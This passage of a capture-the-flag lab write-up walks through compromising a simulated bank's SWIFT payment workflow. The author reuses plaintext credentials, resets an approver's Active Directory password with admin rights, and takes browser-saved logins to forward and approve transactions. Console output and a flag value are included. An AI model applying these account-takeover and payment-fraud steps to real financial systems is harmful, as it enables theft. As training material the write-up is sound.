


### Step 3: Logging into SWIFT as Capturer

With the discovered credentials:

1. I navigated to <http://swift.bank.thereserve.loc> via browser.
2. Logged in as **user g.watson** using the extracted password.
3. Gained access to the **Capturer dashboard** within the SWIFT application.






#### Step 4: Forwarding the Transaction

Inside the portal:

- I located the **pending transaction** awaiting Capturer approval.
- Clicked on **“Forward”** to push the transaction to the **Approver queue**.

This completed the role-based duty of the **Capturer** in the SWIFT transfer chain.



## ✓ Outcome

- Successfully accessed the SWIFT application **as a Capturer**.
- **Forwarded a high-value transaction**, simulating insider abuse.
- Unlocked and verified **Flag 18** via the **E-CITIZEN** platform.

The screenshot shows the E-citizen application interface. The 'E-citizen' menu is open, displaying a list of options. The 'SWIFT Capturer Access' option is highlighted. The interface also shows a warning message: 'Warning: Permanently added '10.200.116.201' (ECDSA) to the list of known hosts.' and a message: 'In order to prove that you have capturer access to the SWIFT system, a dummy transaction has been created for you. Please look for a transaction with these details:'. The transaction details are: 'ID: 031f6e311025cd29f5b2' and 'TX: 077bfc4082ad3db632ac3'. The interface also shows a 'Ready to verify?' prompt and a 'Run verification' button.

The screenshot shows the E-citizen application interface. The 'Flag 18' completion screen is displayed, showing a table of flags and their completion status. The table has columns for 'Flag ID', 'Flag Description', and 'Completed'. The 'Flag 18' row is highlighted, showing 'Flag 18: SWIFT Capturer Access' and 'Completed: True'. The interface also shows a 'Please select an option:' prompt and a 'Please provide the ID for the flag you wish to receive:' prompt. The 'Please provide the ID for the flag you wish to receive:' prompt shows the ID 'ID: 031f6e311025cd29f5b2'.

This phase demonstrates how compromising a **low-privileged user in a critical role** (like a payment Capturer) can allow adversaries to **manipulate financial workflows** even without full domain control. It's a powerful reminder of the risks posed by:

- Weak operational hygiene (plaintext credentials in user folders).

- Lack of multi-factor authentication for financial systems.
- Limited segmentation between user roles and sensitive environments.

## 🚩 Flag 19: SWIFT Application as Approver

Demonstrate **approver-level access** to the SWIFT system by locating a specific transaction and forwarding it for final approval.

### 📧 Task Details from E-Citizen Portal

Upon selecting **[19]** from the **E-Citizen portal**, the following task was received:

In order to prove that you have approver access to the SWIFT system, a dummy transaction has been created.

```

E-citizen
File Actions Edit View Help
MainVPN x RedVPN x InternalVPN x SSH-VPN x chisel x Tun2socks x TUN1 x RDP102 x E-citizen x
[6] CORP Tier 1 Admin
[7] CORP Tier 4 Foothold
[8] CORP Tier 8 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 2 Foothold
[12] BANK Tier 2 Admin
[13] BANK Tier 6 Foothold
[14] BANK Tier 6 Admin
[15] ROOT Tier 8 Foothold
[16] ROOT Tier 8 Admin
[17] SWIFT Web Access
[18] SWIFT Customer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[21] Exit
Selection:19
Checking swift approve
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.

In order to prove that you have approver access to the SWIFT system, a dummy transaction has been created for you.

Please look for a transaction with these details:

FROM: 621f0e93312629c0d29f9b31
TO: 67f7bfc7d582a3d0c0b52a45

Look for this transfer and approve (forward) the transaction.

Once you have approved the provided transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/N/Z]: Y
Run verification
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.
Warning: Permanently added '10.200.115.201' (ECDSA) to the list of known hosts.

Approval could not be verified on the transaction, please try again

Once you have approved the provided transaction, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/N/Z]:

```

Approve (forward) the transaction using the SWIFT web portal.

Once done, confirm with “Y” in the E-Citizen portal.

### 📋 Step 1: Enumerating Approver Role Accounts

From the **Active Directory Users and Computers** interface:

- I identified a group named **“Payment Approvers”**.
- This group had **4 users**, including:
  - a.holt (selected for this operation)


Since **DCSync** and **hash extraction won’t work** (due to AD replication restrictions on these accounts), an alternative compromise strategy was needed.



## Step 2: Exploring Home Directory


Exploring a.holt Documents as we did with g.watson on the **JMP** host:

- I browsed to Documents and found a file named **swift.txt**.




## Step 3: Account Takeover via Password Reset

Using **Enterprise Admin privileges**, I reset the **a.holt** user's password in Active Directory.




Then, I performed an **RDP login** to the **JMP box**. The contents were different from the capturer's file and hinted at **browser-stored credentials**.



#### **Step 4: Logging into the SWIFT Portal**


With credentials in hand:

- I logged into <http://swift.bank.thereserve.loc> as **a.holt**.
- Navigated to the dashboard and **located the specific transaction** using the **FROM** and **TO** IDs provided earlier.



### ✓ Step 5: Approving the Transaction

- Clicked on the **“Approve”** button to finalize the transaction.
- Verified successful transaction forwarding in the interface.
- Returned to the **E-Citizen portal** and entered **“Y”** to submit Flag 19



```
[4] Get hints
[5] Exit
Selection:2

Please see your current progress below:

Flag ID      Flag Description      Completed
1            Perimeter Breach      True
2            Active Directory Breach True
3            CORP Tier 2 Foothold  True
4            CORP Tier 2 Admin     True
5            CORP Tier 1 Foothold  True
6            CORP Tier 1 Admin     True
7            CORP Tier 3 Foothold  True
8            CORP Tier 3 Admin     True
9            BANK Tier 2 Foothold  True
10           BANK Tier 2 Admin     True
11           BANK Tier 1 Foothold  True
12           BANK Tier 1 Admin     True
13           BANK Tier 3 Foothold  True
14           BANK Tier 3 Admin     True
15           ROOT Tier 3 Foothold  True
16           ROOT Tier 3 Admin     True
17           SWIFT Web Access      True
18           SWIFT Capturer Access True
19           SWIFT Approver Access True
20           SWIFT Payment Made    False

Please select an option:
[1] Get Flag value
[2] Remove Flag completion
[3] Reset SWIFT progress
[4] Exit
Selection:1

Please provide the ID for the flag you wish to receive
Selection:19

The flag value for that ID is: 191e5314fe0-582b-4aeb-bb44-3a1879970f0e

Please select an option:
[1] Get Flag value
[2] Remove Flag completion
[3] Reset SWIFT progress
[4] Exit
Selection:1
```

## Summary

This phase demonstrated a **realistic abuse of privileged access** and behavioral tendencies (e.g., password saving in browsers) to:

- Bypass AD replication blocks.
- Extract non-AD application credentials.
- Successfully impersonate a high-level **financial Approver**.

By exploiting a mixture of **Active Directory manipulation**, **local enumeration**, and **user behavior patterns**, we were able to **successfully approve a multimillion-dollar SWIFT transaction**.

## Flag 19: SWIFT Payment Made

Complete the **entire SWIFT transfer lifecycle**, simulating a full-scale attack by leveraging access across different roles — from destination authentication to transaction approval.

### Task Summary from E-Citizen Portal:

Upon selecting [20] from the **E-Citizen portal**, the following final task was presented:

⚠ This is the final check! Please do not attempt this if you haven't completed all of the other flags.

Steps:

1. Using your **DESTINATION** credentials, authenticate to SWIFT.
2. Use the **PIN** provided in the SWIFT access flag email to verify the transaction.
3. Using your **Capturer** access, **capture** the verified transaction.
4. Using your **Approver** access, **approve** the captured transaction.
5. Profit? 🏆

```

What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify post compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:1
Please select which Flag you would like to submit proof for:
[1] Perimeter Breach
[2] Active Directory Breach
[3] CORP Tier 2 Foothold
[4] CORP Tier 2 Admin
[5] CORP Tier 1 Foothold
[6] CORP Tier 1 Admin
[7] CORP Tier 0 Foothold
[8] CORP Tier 0 Admin
[9] BANK Tier 2 Foothold
[10] BANK Tier 2 Admin
[11] BANK Tier 1 Foothold
[12] BANK Tier 1 Admin
[13] BANK Tier 0 Foothold
[14] BANK Tier 0 Admin
[15] ROOT Tier 0 Foothold
[16] ROOT Tier 0 Admin
[17] SWIFT Web Access
[18] SWIFT Capturer Access
[19] SWIFT Approver Access
[20] SWIFT Payment Mode
[100] Exit
Selection:18
Checking swift: full
This is the final check! Please do not attempt this if you haven't completed all of the other flags.
Once done, follow these steps:
1. Using your DESTINATION credentials, authenticate to SWIFT
2. Using the PIN provided in the SWIFT access flag email, verify the transaction.
3. Using your capturer access, capture the verified transaction.
4. Using your approver access, approve the captured transaction.
5. Profit?
Once you have approved the provided transaction, please enter y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/N/Z]

```

## ✅ Step-by-Step Execution


### 🔑 1. Authenticate to SWIFT as Destination User

- Logged into <http://swift.bank.thereserve.loc> using the **destination account credentials** provided in earlier steps.
- Navigated to the "**PIN Confirmation**" section.

### 🔑 2. PIN Confirmation


- Used the **PIN code** from the SWIFT web access task email.
- Confirmed the transaction successfully as per task instructions.





